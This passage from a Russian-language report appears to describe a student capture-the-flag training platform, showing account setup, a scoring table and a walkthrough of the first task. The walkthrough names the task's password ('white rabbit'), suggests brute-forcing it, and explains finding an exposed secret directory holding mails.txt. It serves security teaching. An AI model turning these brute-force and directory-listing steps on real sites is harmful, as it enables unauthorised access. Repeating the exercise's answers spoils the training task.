


Рисунок 2.7.5 - Выполнение запросов к базе данных




Рисунок 2.7.6 - Настройка веб-приложения




Рисунок 2.7.7 - Главная страница приложения




Рисунок 2.7.8 - Панель управления приложением




Рисунок 2.7.9 - Создание учетной записи для студента

Для того чтобы создать студента нужно перейти во вкладку “User Manager (Управление пользователями)”.

На рисунке 2.7.9 демонстрируется процесс создания учетной записи типа студент.

На рисунке 2.7.10 показан список всех пользователей в системе.

Для того чтобы перейти к выполнению заданий нужно зайти под учетной запись студента. В данной демонстрации используется учетная запись студента anurmanov.

На рисунках 2.7.11, 2.7.12, 2.7.13, 2.7.14 демонстрируется панель управления заданиями.

Таблица позволяет оценить успешность каждого студента. После нахождения флага система делает запись о том, что студент выполнил задание и помещает его в общую таблицу. За каждое выполненное задание студенту начисляются баллы.




Рисунок 2.7.10 - Панель управления пользователями




Рисунок 2.7.11 - Домашняя страница студента




Рисунок 2.7.12 - Таблица прогресса




Рисунок 2.7.13 - Шкала прогресса




Рисунок 2.7.14 - Задания

На рисунке 2.7.15 демонстрируется описание к первой задаче.




Рисунок 2.7.15 - Описание задания номер один




Рисунок 2.7.16 - Главная страница задания

В первом задании студенту предлагают найти электронный адрес пропавшего агента под прикрытием. Студента снабжают базовой информацией необходимой для понимания задачи и что нужно сделать для ее выполнения. Необходимо найти пропавшего агента в базе данных секретных пользователей.

Для того, чтобы приступить к выполнению задания нужно нажать на кнопку “Try it! (Попробовать)”.

Для получения доступа к внутреннему ресурсу компании необходимо ввести код и пароль (рисунок 2.7.16). Для получения пароля можно воспользоваться перебором. Перебор можно осуществить как вручную, так и автоматизировать этот процесс скриптом.

Так или иначе выясняется, что необходимая пара код и пароль равна *white rabbit*.

На рисунке 2.7.17 демонстрируется отправка формы с найденным кодом и паролем.

Рисунок 2.7.17 - Отправка формы

После успешного ввода кода и пароля студент переходит на внутренний ресурс компании. Здесь он может получить базовую информацию о компании, о том, как она работает, как выбирает клиентов и т.д.

Чтобы получить информацию о секретной базе пользователей студенту необходимо внимательно изучить исходный код веб-страницы.

На рисунке 2.7.18 демонстрируется главная страница приложения.

На рисунке 2.7.19 демонстрируется исходный код страницы отправки сообщения на почтовый ящик клиента.




Рисунок 2.7.18 - Главная страница приложения

Уязвимость, используемая для получения списка секретных пользователей, называется directory traversal (прогулка по директориям).

Она заключается в том, что конфигурация веб-сервера позволяет пользователям получить содержимое директории веб сервера. Если в этой директории находятся скрытые файлы, то они становятся общедоступными.

На рисунке 2.7.19 демонстрируется ссылка на такую директорию. Директория *secret_area_* содержит графическое изображение, однако исходя из названия директории можно заключить, что там хранятся не только фотографии.

На рисунке 2.7.20 демонстрируется переход в браузере к этой директории. Как видно (рисунок 2.7.20) в директории находится файл *mails.txt*, содержащий информация о пользователях.

